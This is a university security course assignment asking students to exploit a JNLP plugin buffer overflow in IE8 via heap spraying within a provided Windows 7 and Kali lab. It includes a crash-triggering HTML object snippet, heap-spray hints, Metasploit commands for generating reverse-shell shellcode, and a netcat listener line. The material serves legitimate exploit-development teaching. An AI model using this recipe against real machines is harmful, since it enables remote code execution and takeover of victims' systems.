Assignment 2 (Due: midnight Oct 16, 2017)

In this assignment, you are going to exploit a buffer overflow vulnerability in the Java Network Launch Protocol (JNLP) plugin within IE8 browser using heap spraying technique.


Vulnerability

JNLP enables an application to be launched on a client desktop by using resources that hosted on a remote server. This specific version of JNLP Plugin for IE8 contains a vulnerability. When the plugin is invoked with a “launchjnlp” parameter, it will copy the contents of the “docbase” parameter to a stack-buffer using the “sprintf” function, but fails to check the length of user input. This vulnerability can cause a stack-based buffer overflow and potentially allow attackers to execute arbitrary code. This vulnerability can be triggered by the following format:

```
<object type='application/x-java-applet'>
<param name='launchjnlp' value='1'>
<param name='docbase' value='AAAAA...AAAAA'>
</object>
```

For developing your exploit, you are given a Windows 7 virtual machine (username: **victim** password: **password**), and attacker Kali Linux virtual machine (username: **root** password: **toor**) for simulating the client/server environment.
The VM images can be download from: https://drive.google.com/drive/folders/0BzkPm4m1AGy4N3Z4TldfNXRudlU?usp=sharing

Make sure to disable the DEP protection in the Windows 7 by selecting the corresponding booting options:



```
                         Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7                                                         >
    DEP_DISABLED
    DEBUG_BOOT [debugger enabled]



To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 16



Tools:

    Windows Memory Diagnostic



 ENTER=Choose                TAB=Menu                          ESC=Cancel
```

To start a web server on the attacker Kali Linux, copy the given webserver.py python script into the Kali Linux, and execute the script in the directory where you host your malicious HTML page. The script will setup a simple HTTP web server on port 8080.

Task

Your task is to develop your own exploit for the JNLP buffer overflow vulnerability using heap spraying technique and obtain a shell on the victim machine. In your submission, the shell should be returned to localhost (IP **127.0.0.1)** on a port of your choice.

To use heap spraying technique, you will need to create a string that follows the pattern “NOP Sled + shellcode” in JavaScript, and repeatedly spray such pattern in the heap to occupy hundreds of MBs. A successful heap spraying will create consequential memory allocation of the string pattern you created. Use winDBG to examine the memory to verify the success of the pattern being sprayed into the heap, and choose a reliable memory address to overwrite the saved EIP. The heap spraying process should be started automatically as the page is being loaded. You can implement a JavaScript function e.g. heap_spray() and triggers the function when the page is loaded using the HTML "onload" event object (https://www.w3schools.com/jsref/event_onload.asp).

Notes:

- Certain string related methods in JavaScript might be helpful: https://www.w3schools.com/js/js_string_methods.asp
- For allocating consequential heap memory you can use JavaScript array object
- When repeatedly allocating the same string pattern in memory the JavaScript engine might try to optimize the memory usage which could result in few string patterns being allocated on the heap. You will need to find a way to "fool" the JavaScript engine into thinking that each array object may be different.

A template HTML page for triggering the vulnerability is given. You will develop the exploit page by including the heap spraying functionality into the page and utilize the sprayed pattern to return a shell. You will need debuggers to observe the crashed program and gather important information for your exploits. The WinDBG debuggers is already installed on the victim VM. Below are some useful WinDBG commands. You can find more information from this link: http://windbg.info/doc/1-common-cmds.html

- **r**: show register values
- **dc [ADDRESS]:** dump memory content as characters starting at your provided location, [ADDRESS] (similar command includes db, dd, etc.)
- **g**: begin/continue execution
- **bp [ADDRESS]:** set break points at address [ADDRESS]
- **a/u [ADDRESS]:** assemble/dissemble instructions starting at [ADDRESS]
- **s**: search memory content
- **!heap**: list heap information
- **!peb**: display process environment block
- **?:** help

For this specific vulnerability, you will use a Windows shellcode. The shellcode can be generated using a tool called Metasploit, which is preinstalled in the provided Kali Linux VM. The shecode in metaploit is **windows/shell_reverse_tcp**. The shellcode when executed in a Windows machine will connect back the specified attacker machine and spawn a command shell.

To generate the shellcode:

- boot up the Kali Linux
- open a terminal and start Metasploit using command:
  # msfconsole
- after loading, type the following command to use payload:
  # use payload/windows/shell_reverse_tcp
- fill in the required parameter (e.g., IP address):
  # set LHOST [IP]
- generate shellcode in JavaScript format:
  # generate -t js_le

Details of the Metasploit usage can be found at: https://www.offensive-security.com/metasploit-unleashed/generating-payloads/

Why we use reverse shell:
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit

Using reverse shell, you will need to setup a listening port on attacker machine. To setup a listening port you can use netcat command (both Kali and Windows 7 has preinstalled netcat) as following. For more details: https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

```
# nc -l -p [port-you-select]
```

For transferring file between your host and the Kali Linux machine you can use ssh, scp as in RedHat8/9. By default, the ssh service is not running in Kali Linux.

To start the ssh service, open a terminal and type command:

```
# /etc/init.d/ssh start
```

By default, ssh does not allow remote login using root account. You can either create a new user account or edit the ssh setup (for reference: https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/html/V2V_Guide/Preparation_Before_the_P2V_Migration-Enable_Root_Login_over_SSH.html)

What to Submit

For this assignment, you shall submit the following:

- HTML source code of the exploit page
- A 1-2-page report documenting how to use your exploit to gain a shell (the shell should return to IP 127.0.0.1, you need to specify in the report the port number you use), how you developed the exploit, so that someone else can follow the report to reproduce the result.

Put everything into a zip file and throw it into the assignment dropbox before the deadlines.